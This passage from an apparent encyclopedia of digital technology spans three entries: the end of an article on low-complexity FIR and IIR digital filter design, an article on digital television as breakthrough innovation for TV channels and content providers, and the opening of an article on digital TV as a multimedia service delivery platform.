Another approach is a true multiplier-less design where the coefficients are reduced to simple integers or to simple combinations of powers of two. The main approach is based on optimizing the filter coefficient values such that the resulting filter meets the given specification with its coefficient values represented in minimum number of signed powers-of-two (MNSPT) or canonic signed digits (CSD) representations of binary digits (Bhattacharya & Saramaki, 2003; Coleman, 2002; Izydorczyk, 2006; Kotteri, Bell, & Carletta, 2003; Liu, Chen, Shin, Lin, & Jou, 2001; Vinod, Chang, & Singla, 2006; Xu, Chang, & Jong, 2006). In general, optimization techniques are complex, can require long runtimes, and provide no performance guarantees (Kotteri et al., 2003). Some authors have proposed to reduce the number of adders in the multipliers of FIR filters. The common sub-expression elimination (CSE) focus on eliminating redundant computations in multiplier blocks using the most commonly-occurring sub-expressions that exist in the CSD representation (Lin, Chen, & Jou, 2006; Maskell, Leiwo, & Patra, 2006; Vinod et al., 2006).

Another approach is based on combining simple sub-filters (Jovanovic-Dolecek, Alvarez, & Martinez, 2005; Jovanovic-Dolecek & Mitra, 2002; Tai & Lin, 1992; Yli-Kaakinen & Saramaki, 2001). In Jovanovic-Dolecek and Mitra (2002), a stepped triangular approximation of the impulse response is used which can be implemented as a cascade of a recursive running sun (RRS) filter and another RRS filter with a sparse impulse response requiring no multiplications. The efficient implementations based on rounding operation are given in Jovanovic-Dolecek and Mitra (2006).

Tai and Lin (1992) proposed a design of multiplier-free filters based on sharpening technique where the prototype filter is a cascade of the cosine filters which requires no multipliers and only some adders. However, to satisfy the desired specification, the order of the sharpening polynomial must be high, thereby resulting in high complexity.

FUTURE TRENDS

The design of FIR filters with low complexity and IIR filters with approximately linear phase are the major digital filter design tasks. In various digital signal processing applications there is a need for filter with variable frequency characteristics, for example, sampling rate conversion, echo cancellation, time-delay estimation, timing adjustment in all-digital receivers, modeling of music instruments, and speech coding and synthesis (Yli-Kaakinen & Saramaki, 2006). Variable digital filters can be constructed using either FIR or IIR filters.

Classical digital signal processing structures are the so-called single-rate systems because the sampling rates are the same at all points of the system. There are many applications where the signal of a given sampling rate needs to be converted into an equivalent signal with a different sampling rate. The main reason could be to increase efficiency or simply to match digital signals that have different rates (Jovanovic-Dolecek, 2001).

The process of converting the given rate of a signal to a different rate is called *sampling rate conversion.* Systems that employ multiple sampling rates in the processing of digital signals are called *multirate digital signal processing systems*.

Multirate digital signal processing has different applications, such as efficient filtering, sub-band coding of speech, audio and video signals, analog/digital conversion, and communications, among others. Multirate signal processing and sample rate conversion will have one of the principal tasks for signal processing of digital communications transceivers.

Software radio (SWR) is one of the key enabling technologies for the wireless revolution and is considered as one of the more important emerging technologies for the future wireless communications. Besides, instead of a traditional analog design, the software radio uses digital signal processing techniques in performing the central functions of the radio transceiver (Burachini, 2000). The application of multirate techniques to a softer radio design allows the designer to have significant latitude in selecting the system's cost, modes of operation, level of parallelism, and level of quantization noise in the system (Hentschel & Fettweis, 2002; Reed, 2002).

CONCLUSION

Digital signal processing lies at the heart of the modern technological development finding the applications in a different areas like image processing, multimedia, audio signal processing, communications, and so forth. A system which performs digital signal processing is called a digital filter. The digital filter changes the characteristics of the input digital signal in order to obtain the desired output signal. Digital filters either have a finite impulse response (FIR), or an infinite impulse response (IIR). FIR filters are often preferred because of desired characteristics, such as linear phase and no stability problems. The main disadvantage of FIR filters is that they involve a higher degree of computational complexity compared to IIR filters with equivalent magnitude response. In many applications where the linearity of the phase is not required, the IIR filters are preferable because of the lower computational requirements. Over the past years, there have been a number of attempts to reduce the complexity of FIR filters.

KEY TERMS

Digital Filter: The digital system which performs digital signal processing, that is, transforms an input sequence into a desired output sequence.

Digital Signal: A discrete-time signal whose amplitude is also discrete. It is defined as a function of an independent, integer-valued variable n. Consequently, a digital signal represents a sequence of discrete values (some of which can be zeros), for each value of integer n.

Digital Signal Processing: Extracts useful information carried by the digital signals and is concerned with the mathematical representation of the digital signals and algorithmic operations carried out on the signal to extract the information.

FIR Filter: A digital filter with a finite impulse response. FIR filters are always stable. FIR filters have only zeros (all poles are at the origin).

IIR Filter: A digital filter with an infinite impulse response. IIR filters always have poles and are stable if all poles are inside the unit circle.

Impulse Response: The time domain characteristic of a filter and represents the output of the unit sample input sequence.

Magnitude Response: The absolute value of the Fourier transform of the unit sample response. For a real impulse response digital filter, the magnitude response is a real even function of the frequency.

Phase Response: The phase of the Fourier transform of the unit sample response. For a real impulse response digital filter, the phase response is an odd function of the frequency.

Signal: Any physical quantity that varies with changes of one or more independent variables which can be any physical value, such as time, distance, position, temperature, and pressure.

Stable Filter: A filter for which a bounded input always results in a bounded output.

Digital Television and Breakthrough Innovation

Samira Dias dos Reis
Bocconi University, Italy

INTRODUCTION

As new technologies continue to emerge, firms in diverse industries increasingly must respond. Future economic rents and competitive advantage rests on the organizational ability to assimilate new technologies in the right manner. Broadcasters, content and service providers, packaging providers, and many other firms have been affected by the advent of digital technologies in the digital television (DTV) industry. All these firms have considered the adoption of digital technologies.

Digital television is a new television service representing the most significant development in television technology since the advent of color television in the 1950s (Kruger, 2005). DTV can provide several benefits: sharper pictures, a wider screen, CD-quality sound, better color rendition, integration with Web technologies, increased programming options, easy integration between broadcasting networks and broadband telecommunication networks (e.g., B-ISDN—Integrated Services Digital Network), and other new services currently being developed.

The nationwide deployment of digital television is a complex and multifaceted enterprise though. It has a profound impact on the entire TV system: from the offer typologies to the consumption manners. Therefore, a successful deployment requires the development by content providers of compelling digital programming; the delivery of digital signals to consumers by broadcast television stations, as well as cable and satellite television systems; and the widespread purchase and adoption by consumers of digital television equipment (Kruger, 2005).

In sum, the advent of the digital television has caused an actual breakthrough innovation on almost all levels of the value chain. Although the adoption of breakthrough innovations is highly risky to pursue, research has shown that firms always follow them (Charitou & Markides, 2003; Ketchen, Snow, & Hoover, 2004). In the case of the television industry, the adoption also happens because the government and the telecommunication regulatory agencies in many countries have foreseen deadlines for the complete transition from analog to digital technologies in this industry. Despite lingering standardization issues, digital transmission is replacing analog transmission in the three major delivery platforms (terrestrial, cable, and direct broadcast satellite [DBS]) (Galperin & Bar, 2002). Therefore, in the future we expect that all firms in this industry will have adopted these digital technologies. Furthermore, this adoption will vary according to both the firm's activities and the type of breakthrough innovation.

This research will present some theoretical arguments to describe the adoption of the digital technology by two different activities in the digital TV industry: TV channels and content providers. These two different types of firms were chosen because the emergence of the digital TV has meant the adoption of different types of breakthrough innovation for each one of them. The next section defines these different types of breakthrough innovation. The two following sections describe the two cases of the adoption of DTV: by TV channel and by content provider. Finally, the last section presents the conclusion and implications of this research.

BREAKTHROUGH INNOVATION

This is certainly not the first time that the television industry faces a big innovation. There was the change from black-and-white to color TV signals, and the addition of the cable and satellite TV systems. However, the transition to digital TV is different. It implies a complete re-tooling of the existing video production and distribution infrastructure, from studio cameras to transmission towers (Galperin, 2005). Transition from analog to digital has not only technological effects, but also effects on the economical and cultural level for the television world (Pagani, 2003). Therefore, it represents a broad and distinct type of innovation.

Table 1. Differences between tech-based and market-based innovations

Dimensions	tech-based innovations	market-based innovations
Technology	Represent the state-of-the-art technological advances (Benner & Tushman, 2003; Chandy & Tellis, 1998).	Correspond to new ideas about business operations (Benner & Tushman, 2003; Christensen, 1997).
Market	Address the needs of existing markets and provide greater customer benefits than do existing products (Chandy & Tellis, 1998).	Offer new benefits that the new segments value. Their performance along traditional dimensions often may be worse than that of existing products (Christensen, 1997).
	radical innovations	disruptive innovations

This section focuses on the definition of breakthrough innovation. However, in order to understand this concept, it is important to have the general definition of innovation in mind. Research in innovation is confounded because of the equivocal definitions and measurements of innovation (Wind & Mahajan, 1997). Im and Workman (2004) identified that prior research has focused on the broad construct of innovation (often using the amount of innovations or patents). However, some scholars have been more specific in recent publications. This research has referred to minor changes in technology, and simple product improvements that minimally improve the existing performance as incremental, sustaining, and continuous innovations. On the other hand, innovations that are unique, or state-of-the-art technological advances in a product category that significantly alter the consumption patterns of a market (Wind & Mahajan, 1997) have been called radical, disruptive, and discontinuous innovations.

Based on recent research (e.g., Pagani, 2003 and Galperin, 2005), we observe that the transition from analog to digital in the television industry mainly presents radical changes related to the state-of-the-art technological aspects. This transition also represents disruptive innovation related to crucial changes on the consumption pattern of the television market. These types of innovation that generate either a radical or a disruption change are known as breakthrough innovation.

Recent studies (e.g., Zhou, Yim, & Tse, 2005) have created some categories to differentiate two types of breakthrough innovation. The first type is called "technology-based innovations" (hereinafter, tech-based innovations). Tech-based innovation represents firms that adopt new and advanced technologies. This type of innovation improves customer benefits relative to existing products for customers in existing markets. The second type, market-based innovations, refers to firms that depart from serving existing, mainstream markets to new ones. The definition of market-based innovations refers to new and different technologies that create a set of fringe, and usually new, customer values (Benner & Tushman, 2003; Christensen & Bower, 1996).

Zhou, Yim, and Tse (2005) have differentiated both tech- and market-based innovations in both technology and market dimensions (Table 1).

Furthermore, in order to adopt either a tech-based innovation or a market-based innovation, firms should know how to respond to these innovations. The capacity to innovate is among the most important factors that impact business performance (e.g., Burns & Stalker, 1961; Porter, 1990; Schumpeter, 1934). It is through innovativeness that industrial managers devise solutions to business problems and challenges, which provide the basis for the survival and success of the firm into the future (Hult, Hurley, & Knight, 2004). In order to correctly respond to that, the first thing firms should do is to identify what a specific innovation represents to them. This research covers the main technological and market aspects to do this identification.

The following sections identify the type of breakthrough innovation that the adoption of digital television represents to TV channels and content providers.

MARKET-BASED INNOVATION AND TV CHANNELS/NETWORKS

TV channels and networks are those firms that assemble the contents supplied by both content producers and advertisers to be distributed by MSO, satellite, cable, and more recently by telecom companies directly to viewers.

The transition from analog to digital has not caused radical technological innovations for these types of firms. It has happened mainly because of its main function, that is, it performs the intermediate role among advertisers, services, and content providers on one side and distributors on the other side. However, these firms can make use of the advanced and new technologies that were adopted primarily by content providers and distributors to offer new market benefits that mainly new segments will value. Therefore, we can identify some disruptive changes considering the market aspects in this case.

In the previous section we saw that market-based innovation is a type of disruptive change. Charitou and Markides (2003) examined responses to disruptive innovations and realized that responses to such attacks may take several forms. In the end, however, the final responses involve adopting the innovation: either the firm markets both the traditional and the innovative offering, or it acquiesces to the new way of doing business (Ketchen, Snow, & Hoover, 2004). In the case of the digital television, we observe that most TV Channels have many reasons to maintain both the traditional and new offering during the period when the transition from analog to digital is still happening. One of these main reasons is to satisfy both viewers and advertisers.

TV channels and networks are in trouble whereas both viewers and advertisers are their clients. The widespread purchase and adoption by consumers of the digital television equipment can be good to broadcast digital content, but it has worried the advertisers because these digital equipments have increased the capacity of avoiding commercials by viewers. This phenomenon is known as advertisement-avoidance technology (AAT). Other examples of AAT include remote controls, and software programs that block “pop-up” and banner ads on the Internet. Media consumers are growing increasingly accustomed to controlling the advertising levels to which they are exposed (Wilbur, 2006).

On the other hand, if consumers do not adopt these digital technologies, they will not have all the benefits (high quality of sound, image, etc.) that these new technologies offer; however, they will keep on watching commercials in the analog transmission, which is good for advertisers.

For this reason, we can see that, in short term, the performance of this new service cannot be better compared to the traditional one, since satisfying both viewers and advertisers has been a hard task. This characteristic—“the performance of these new services compared to traditional dimensions often may be worse”—represents one of the main characteristics of a disruptive innovation (Christensen, 1997).

We can see, for example, the adoption of the DVR (digital video recorder) by viewers. The DVR records the content digitally onto a hard drive. After generations of passive viewing, TV watchers can have the control to decide whether or not to watch the commercial. Using new digital transmission technologies (e.g., TiVo), viewers can now pause, rewind, or watch live TV in slow motion, or advance through commercials on recorded programming. This new device enables viewers to zip through commercials more easily than ever.

Yoffie and Yin (2005) have noted that networks do not like the time shifting offered by this equipment because it hurts their ability to sell advertisements. Networks have tried to find out new ways to reach the audience using the DVR. Yoffie and Yin (2005) highlight that, using this equipment networks have also the opportunities to target specific users.

In the extreme, theory predicts that if every viewer had a DVR and used it to skip ads, television advertisements would be worthless, and advertisers would be deprived of their most dependable means of reaching large audiences (Wilbur, 2006). In this case, there is a departure of the passive viewing existing and mainstream markets to a new one that has the control over the amount of advertising to which they are exposed. Additionally, there is also the advertisers’ side. These firms will have to change the way of doing business since the audience behavior is changing. As we have seen, the departure of mainstream market to a new one is one of the main characteristics of the market-based innovation.

The understanding of this phenomenon is definitely important mainly because firms should know where to focus their strategies while implementing an innovation. It is important for TV channels because advertising is their main source of revenue. As recently published on Business Week, currently in the U.S. six English-language national broadcast networks (CBS, ABC, FOX, NBC, UPN, and WB) garner more than $2.5 billion in network television advertising revenues.

Additionally, three Spanish-language national networks (Univision, Telefutura, and Telemundo) capture nearly $1.5 billion in ad revenues (S&P, Standard & Poor's Equity Research).

For this reason, with the audience taking control, TV companies have to ensure they give viewers the programming they want. Recent research (e.g., Trombino, 2006) has also shown that people using DVR are more interested in using it for both prime-time dramas and comedies and less interested in using it for news and sporting events.

Finally, some alternatives have been announced. In 2004, TiVo, for example, announced a new advertising initiative that would let television viewers send personal information directly to advertisers when they viewed commercials. For example, after watching an ad for a car or vacation, users could use the remote control to tell TiVo to release their contact information and request that a brochure be sent to their home (Yoffie & Yin, 2005).

TECH-BASED INNOVATION AND CONTENT PROVIDERS

The role of content providers is the creation of contents and TV programs that will be subsequently aggregated by TV channels or networks and then will be broadcasted through different transmission systems. Within this segment we can find companies focused on the creation of content (film-making companies) and companies integrated originally with TV channels (such as Disney with the Disney Channel) (Pagani, 2003).

The advent of the digital TV has caused some radical innovations for these firms. The digital programming is created with digital cameras and other digital production equipment. Such equipment is distinct from what is currently used to produce conventional analog programming. These equipments are state-of-the-art technological advances. The high quality of image produced by these equipments has required higher quality on the entire process to produce content. Changes in the scenario are one example. Some broadcast networks' (e.g., CBS in the United States that so far, has been a frontrunner in airing programming in high-definition) pictures are so clear that viewers can see scratches on a news anchor's desk and veins in a leaf on a tree (Elkin & Ueland, 1999).

However, content producers still address the needs of their existing markets, TV channels, and networks. As it was described in previous sections, implementing the state-of-the-art technologies to address the needs of existing markets is known as tech-based innovation.

The adoption of a tech-based innovation can seem, at first, a matter of reconfiguring the production process to obtain higher quality. This adoption does not generate direct problems between firms and clients, as the adoption of market-based innovation does. However, there are two factors that have generally inhibited content providers from accelerating the production of digital programming (Kruger, 2005). The first is that as relatively few households have digital televisions, networks have a diminished incentive to invest money to produce digital content. The second issue is that content providers are reluctant to provide digital programming until a digital copyright standard is in place (Kruger, 2005). Content producers do not like the recording capacity because it may infringe on copyright and revenue streams from video sales, syndication, and so forth (Yoffie & Yin, 2005). The digital recording capacity has increased the possibility of sharing movies and series in the peer-to-peer networks.


Finally, although we are not covering distribution systems aspects, mainly because describing all transmission systems (satellites, cable, terrestrial, MMDS, and ADSL) would generate another article, we can observe that the transformation of the analog into digital signal in a sequence of the numbers 0 and 1 can be primarily characterized by a high technological advance. For this reason, we can expect that the advent of digital technology for this kind of firm generates the adoption of a tech-based innovation (See Pagan, 2003, for more information about digital transmission systems).

After specifying what breakthrough innovation represents for each firm in the TV digital value chain (Figure 1), we can understand some important strategic aspects to be considered when those firms are adopting digital technologies in this industry.

CONCLUSION

This research makes some important theoretical and managerial contributions to the understanding of how the TV channels and content providers are responding to the advent of the digital TV and why these responses

Figure 1. Basic digital TV industry value chain



have been so different. After describing the specificities of both types of breakthrough innovation—market-based and tech-based—we apply this theory to the digital television industry.

We could see that the adoption of the digital technologies represents radical changes for content providers since these firms are adopting the unique and state-of-the-art technological advances to produce digital content. However, they still address the same existing market. On the other hand, the advent of digital TV represents disruptive changes for TV channels and networks. These firms are departing from serving existing, mainstream markets to new ones. This research focused mainly on the transition from the analog to digital technologies on the television industry, and for this reason it did not cover the role of the service providers that emerges mainly after the digital TV is implemented.

Some future directions can differentiate the strategic responses to the adoption of tech and market-based innovations including also the differences between entrants and incumbents. There is lack of research on the study of competition between incumbents that adopt a new technology to supplement existing operations and entrants that rely primarily on the new technology. Following this line, researchers could also consider the meaning of these digital technologies for service providers.

KEY TERMS

Advertisement-Avoidance Technology (AAT): Wilbur (2006) has used this term to define those technologies that allow consumers to avoid advertisement. Some examples of AAT include the remote control, which allows people to change the channel while commercials are broadcasted, and software programs that block "pop-up" and banner ads on the Internet.

Breakthrough Innovation: Innovations that are unique or state-of-the-art technological advances in a product category that significantly alter the consumption patterns of a market (Wind & Mahajan, 1997). This type of innovation is sometimes known as a radical, disruptive, and discontinuous innovation. However, some authors (e.g., Zhou, Yim, & Tse, 2005) have conceptualized breakthrough innovation in a different way. They have identified that both radical and disruptive are different types of breakthrough innovation.

Digital Content: Digital content or digital programming is the content produced with digital cameras and other digital production equipment. Such equipment is distinct from what is currently used to produce conventional analog programming.

Digital Transmission: Digital television is based on the transmission of a digitized signal which is transformed into a binary numerical sequence, that is a succession of 0 and 1. This signal can be transmitted via satellites, cable networks, terrestrial broadcasting channels and other medias as MMDS (Multipoint Microwave Distribution System) or ADSL (Asymmetric Digital Subscriber Line).

Digital TV (DTV): Digital television (DTV) is the new television service that uses digital modulation and compression to broadcast video, audio, and data signals to television sets. It can be used mainly to carry more channels in the same amount of bandwidth than analog TV and to receive high-definition programming.

Digital Video Recorder (DVR): It is similar to a videocassette recorder (VCR); however, it records digitally onto a hard drive instead of onto videocassette tape. It is sometimes called PVR (see PVR).

Market-Based Innovation: This type of innovation refers to firms that depart from serving existing and mainstream markets to new ones. It refers to new and different technologies that create a set of fringe, and usually new, customer values (Benner & Tushman, 2003; Christensen & Bower, 1996).

Personal Video Recorder (PVR): It is the same as digital video recorder; a separate device for digital hard disk recording and storage of television programs.

Tech-Based Innovation: This type of innovation represents firms that adopt new and advanced technologies (state-of-the-art). It improves customer benefits relative to existing products for customers in existing markets.

Digital TV as a Tool to Create Multimedia Services Delivery Platform

Zbigniew Hulicki
AGH University of Science and Technology, Poland

INTRODUCTION

Digital TV-based communication systems provide cost-effective solutions and, in many cases, offer capabilities that are difficult to obtain by other technologies (Elbert, 1997). Hence, many books and papers on digital television (TV) and content distribution networks have been published in recent years (Burnett, 2004; Collins, 2001; Dreazen, 2002; ETR, 1996; Hulicki & Juszkiewicz, 1999; Mauthe & Thomas, 2004; Scalise, Gill, & Faria, 1999; Seffah & Javahery, 2004; Whitaker & Benson, 2003). None of them, however, provide an exhaustive analysis of the service provision aspects at the application layer. Therefore, this contribution aims to fill that gap with a comprehensive view on the provision of services on digital TV platform which can serve as the multimedia service delivery platform (MSDP) that can provide a unified tool for the optimized exchange of services between users, operators, and service and content providers.

MULTIMEDIA SERVICES ON TV PLATFORM


Digital video broadcasting (DVB) is a technology readily adaptable to meet both expected and unexpected user demands (DVB, 1996; Raghavan & Tripathi, 1998) and one can use it for providing the bouquets of various services (Fontaine & Hulicki, 1997; Hulicki, 2001). Because it is still unclear exactly which multimedia services will be introduced, and how the advent of digital technology alters the definition of the audio-visual media and telecoms markets and affects the introduction of new services, one has to consider a number of various aspects and issues dealing with definition, creation, and delivering of digital TV services. The article does introduce common technology features of DTV and describes different perspectives on SDP as well as the business and technical influences that drive its evolution. Two most important factors that can be used to package network capabilities and services into offerings are the management and sales of services. One can also use them to track service usage, in order to identify opportunities for improvement and additional sales. Under consideration will be also a question of the possible substitutions of products and services which, previously, were not substitutable, and now result in new forms of competition.

Digital Multimedia TV Services

The advantage of digital TV (DTV) platform is the ability to provide a rich palette of various services, including multimedia and interactive applications, instead of providing only traditional broadcast TV services (Hulicki, 2000). In order to explore different services that can be provided via DTV systems, a generic services model is to be defined. This model will combine types of information flows in the communication process with categorization of services.

Depending on different communication forms and their application, two categories of telecommunications services can be distinguished on digital TV platform, that is, broadcast (or distribution) and interactive services (cf. Figure 1). These categories can be further divided into several subcategories (de Bruin & Smits, 1999); that is, the distribution subcategory will include services with and without individual user presentation control, while the registration, conversational, messaging, and retrieval services will constitute a subcategory of the interactive services. The interactive services will be the most complex because of numerous offerings and a widely differing range of services with flexibility in billing and payment (Fontaine, 1997). The huge popularity and commercial success of the content and media-based services, such as music and ring-tone download services, video-clip services, and combinations of these services, has created a unique set of forces that influence the evolution of service delivery platforms. Therefore, MSDP must today be able to (Johnston, 2007):

Figure 1. TV services categorized according to the form of communication



- Add content assets to operator service offerings;
- Manage transcoding, adaptation, and digital rights management (DRM); and
- Provide business intelligence, in order to show content owners how their content is performing in operator channels.

However, based on the object and content of services some of them will refer to multimedia services whereas the others will continue to be plain telecommunication services (cf. Figure 2).

On the other hand, depending on the content's economic value, some of these services may be provided via a conditional access (CA) system and will constitute the category of conditional access services. CA system ensures that only users with an authorized contract can select, receive, decrypt and watch a particular TV programming package (EBU, 1995; Lotspiech, Nusser, & Pestoni, 2002; Rodriguez & Mitaru, 2001). None of the networks currently in operation gives the possibility of providing all these services, but digital TV seems to have a big potential for this (Hulicki, 2002).

The traditional principle of analog television is that the broadcaster's content is distributed via a broadcast network to the end user, and with respect to these kinds of services, television can be considered a passive medium. Unlike analog, digital TV enables more

Figure 2. A generic service model on digital TV platform




Figure 3. A generic model of DVB platform for interactive services



than the distribution of content only; that is, it allows a provision of interactive multimedia services. This implies that user is able to control and influence the subjects of communication via an interactive network (ETSI, 2000) (cf. Figure3).

Even though the user is able to play a more active role than before, the demand for interactive multimedia services continues to be unpredictable. Nevertheless, as the transport infrastructure is no longer service-dependent, it becomes possible to integrate all services and evolve gradually towards interactive multimedia (Hulicki, 2005; Tatipamula & Khasnabish, 1998; Raghavan & Tripathi, 1998).

The functions required for service distribution are variable and can be addressed in accordance with three main parameters: bandwidth, interactivity, and subscriber management. The services to be developed will have variable transmission band requirements according to the nature of information transmitted (voice, data, video), the quality of the transmitted image and the compression techniques employed (Furht, Westwater, & Ice, 1999). On the other hand, these technological factors have crucial impact on the network ability to simultaneously manage services calling for different rates (Newman & Lamming, 1996). Moreover, interactivity requirements vary according to the respective service, that is, from the simple dispatch of a small amount of data to the network for ordering a programme (e.g., pay-per-view), to videophony, a service requiring symmetrical interactivity. The services will also need different type of links established between server and user, and between subscribers themselves—for example, a specific point-to-point link between the server and the subscriber for a video on demand (VoD) service, or flexible access to a large number of servers in transaction or information services, or the simple broadcast channel in broadcast TV service. It is thus possible to specify several categories of service, ranging from the most asymmetrical to the most symmetrical as well as with local, unidirectional, or bidirectional interactivity (Huffman, 2002).

Besides, the services claim also for subscriber management functions, involving access conditioning, billing, means of payment, tiering of services, consumption statistics, and so on. These functions, in turn, will not only call for specific equipment, but will also involve a big change in the profession of operator, no matter what the network system (DVB-S, DVB-C, or DVB-T) is.

Figure 4. The layer model of services on digital TV platform

Interactive Services	**Content Driven**	**Information**	interactive teletext

		Tele-education	distant learning (lessons re-runs)
	Enhanced TV	**Entertainment**	trial games
			network games
		Conversational	video-communication
			video-conference
		Internet Access	limited
			full

Although the demand for new multimedia services is hard to evaluate—and maybe there is no real killer application—the broadcasters and network operators, in general, tend to agree on an initial palette of services most likely to be offered. Based on the object and content of services aimed at a residential audience, the palette of interactive multimedia services involves: leisure services, information and education services, and services for households (Fontaine & Hulicki, 1997). However, the technological convergence has impact on each traditional service-oriented sectors of the communications industry. Hence, as the entertainment, information, telecommunications, and transaction sectors are becoming more and more dependent on eachother, their products tend to be integrated. The resultant interactive multimedia services will constitute the layer model of telecommunication services to be provided on digital TV platform (cf. Figure4).

Taking into account a typology of telecommunication services to be provided via the television medium and using a general prediction method for user demands (Hulicki,1998), one can estimate an early demand profile for a given subscriber type of digital TV platform. Nevertheless, service offerings differentiation and time-to-market efficiency remain to be solved; faced with declining revenues from classical point-to-point communication services, operators are increasingly turning to value-added services and triple-play strategies to evolve their businesses. The idea is that by offering a larger set of services they can reach a broader market and thereby increase revenues.

INFRASTRUCTURE FOR PROVISION OF SERVICES

It has been already mentioned, that DVB seems to be one of the most important and insightful technologies for providing a personalized service environment. Its technical capabilities can be used to support the integration of digital TV and the interactive multimedia services, and to meet future demands of users as well (Bancroft, 2001). The indispensable infrastructure for transporting DTV and multimedia services include both wire and wireless broadcast networks, and not only traditional TV network carriers (terrestrial, satellite, and cable) are endeavouring to be able to offer such services, but also new operators, who use for that purpose competitive technological options such as multichannel multipoint distribution service (MMDS) or microwave video distribution service (MVDS) (Dunne & Sheppard, 2000; Whitaker & Benson, 2003).

Looking at the infrastructure offering, it is important to note that the technical capacities of different network types comprising satellite communications (TV Sat), cable (CATV) and terrestrial networks (diffusion TV), MMDS and public switched telecommunication networks (PSTN) might be or not be essentially different. Hence, the competitive position of each of these infrastructures in offering digital TV, multimedia, and interactive services can be apprehended by discussing the following aspects (de Bruin & Smits, 1999):

- The current position they hold in the residential market in terms of penetration rates;
- The network deployment conditions, that is, the size of financial investments required for implementing suitable technology for providing these services, and the time needed to build or modernise the networks; and
- The types of service they can or will be able to offer, conditioned by the optimal technical characteristics of the networks.

Users will also benefit from well thought-out MSDP implementation because they can more easily (Hulicki, 2005; Johnston, 2007):

- Find and make sense of service offerings;
- Subscribe to and consume services across different networks and devices; and
- Understand promotions, discounts, and bills.

Besides, such MSDP should also help to flatten out diverse obstacles that could stand between users and service providers. This, in turn, should contribute to increased service usage, customer satisfaction and retention.

By exploring the existing environment that affects the development of digital television and related multimedia services and carrying out a comprehensive analysis of the networks in terms of service provision, network implementation and their potential technical evolution in the future, one should be able to answer the question: Which services on which networks?

Most of market players agree that digital TV will be distributed by all the traditional television carriers—terrestrial, satellite, and cable networks—although an interesting alternative is new technological options, such as wireless cable (MMDS) (Scalise et al., 1999). Hence, the infrastructures for transporting digital TV and/or multimedia services include both wire and wireless broadcast networks, and all telecoms operators are endeavouring to increase network capacity to be able to offer digital TV and interactive multimedia services.

Currently, the major way for distributing digital TV services is the broadcast of radio signals (cf. Figure2). In some countries however, the terrestrial network for broadcasting analogue TV still dominates the television market, but the idea of using this infrastructure to transmit digital signals has received little encouragement, compared with cable and satellite alternatives (Hulicki, 2000). Unfortunately, digital terrestrial broadcasting comes up against congestion in the terrestrial spectrum and some other problems relating to control of the network (Spagat, 2002). On the other hand, a satellite TV broadcasting is a relatively simple arrangement. From the individual reception point of view, the advantages of this transmission mode include: simplicity, speed (immediate ensuring of large reception) and attractiveness (i.e., relatively small cost of service implementation, as well as a wide (international) coverage) (Elbert, 1997). At the same time, the same service requires special features and distinct measures on different access and core networks. The market for collective reception, however, seems fairly difficult for digital satellite services to break into (Huffman, 2002) in many parts of the world.

Another major way for distributing digital TV services is supported by the wire networking infrastructure (i.e., users can subscribe to two coexistent types of wire network): CATV networks and the telephone network. Originally, these networks performed clearly different functions: cable TV networks are broadband and unidirectional, whereas telecommunications networks are switched, bidirectional, and narrowband. Neither of these networks is currently capable of distributing complex interactive multimedia services: cable network operators lack the bidirectionality, and even the switching (Thanos & Konstantas, 2001), while operators of telecommunications networks do not have the transmission band for transporting video services. In both cases, the local loop is in the forefront—on the one hand, because it constitutes a technical bottleneck, and on the other, because it represents a major financial investment (de Bruin & Smits, 1999; Scalise et al., 1999). However, in certain cases, an operator might want to cross-promote usage on the mobile network with usage on the fixed network. Hence, the MSDP should enable the converged parts of the service offering—in particular, packaging, promotion, and consumption (Johnston, 2007).

The basic question concerning the development of MMDS networks is bound up with the frequency zones to be used; in other words, the number of channels and transmitter coverage vary with the allocation of frequencies, which is a highly regulated national concern (Hulicki, 2000). The digitisation of an MMDS system calls for the installation of specific equipment at the network head-end and also adaptation of the transmitter, but it is able to overcome the main drawback in this transmission mode, that is, limited channel capacity, and it may be perceived as a transition technology. In countries enjoying high cable network penetration, its development will undoubtedly remain limited whereas in countries where CATV is encountering difficulties or where it was virtually unknown, the system is certainly of real interest (Furht et al., 1999).

Many operators plan to deliver the same services over multiple networks (service convergence). DTV is one example of a service that clearly shows how different implementations (e.g., mobile TV and IPTV service) can have distinct commonalities on the service or application layer—users must be able to discover and subscribe to the services, and operators must be able to promote, authorize, meter, and charge for them.

Regardless of the transmission medium, the reception of digital TV services calls for the installation of subscriber decoders (set top boxes (STBs)) for demodulating the digital signals to be displayed on a screen of user’s terminal (TV receiver), which itself will remain analog for the next few years. On the other hand, it seems to be obvious that future TV sets will access to some computer services and a TV tuner will be incorporated in PCs. Nevertheless, computer and TV worlds are still deeply different. A TV screen is not suited for multimedia content and its text capabilities are very poor. The remote control does not satisfy the real user needs; that is, the interface tool is unable to make an easy navigation through programs, sites, or multimedia content. The computing power and media storage are low, and it is hard to see how interactive TV Guide could work in an easy friendly manner with the embedded hardware of today.

Unlike the TV set, PC architecture is universal and cheap, but its life is short. PC has also a smaller screen and is not yet adapted to high speed multimedia. One can expect however, that because of constantly adding or upgrading software and hardware by users, capabilities of PCs will continue to grow in future. Hence, the convergence of PCs and TVs is underlying a large debate about future TV.Nevertheless, one can assume that PCs and TVs will be probably following parallel paths but not merge completely (Fontaine & Hulicki, 1997). Therefore, today, the major TV companies have put the biggest investment on DVB and subscriber decoders. The role of the decoder is of the foremost importance, as it represents the access to the end subscriber (Dreazen, 2002). The uniqueness or multiplicity of set top boxes remains however a key issue.

CREATION AND DELIVERY OF SERVICES

Distribution of digital TV and interactive multimedia services via satellite and/or terrestrial TV channels (e.g., MMDS or MVDS systems) seems to be a truly solution to fulfill the needs for broadband communication of the information age (Dunne & Sheppard, 2000). However, different requirements imposed by the various approaches to satellite communication systems have consequences on system design and its development. The trade-offs between maximum flexibility on one hand, and complexity and cost on the other, are always difficult to decide, since they will have an impact not only on the initial deployment of a system, but also on its future evolution and market acceptance (de Bruin & Smits, 1999). Moreover, the convergence of services and networks has changed requirements for forthcoming imaging formats (Boman, 2001; DAVIC, 1998).

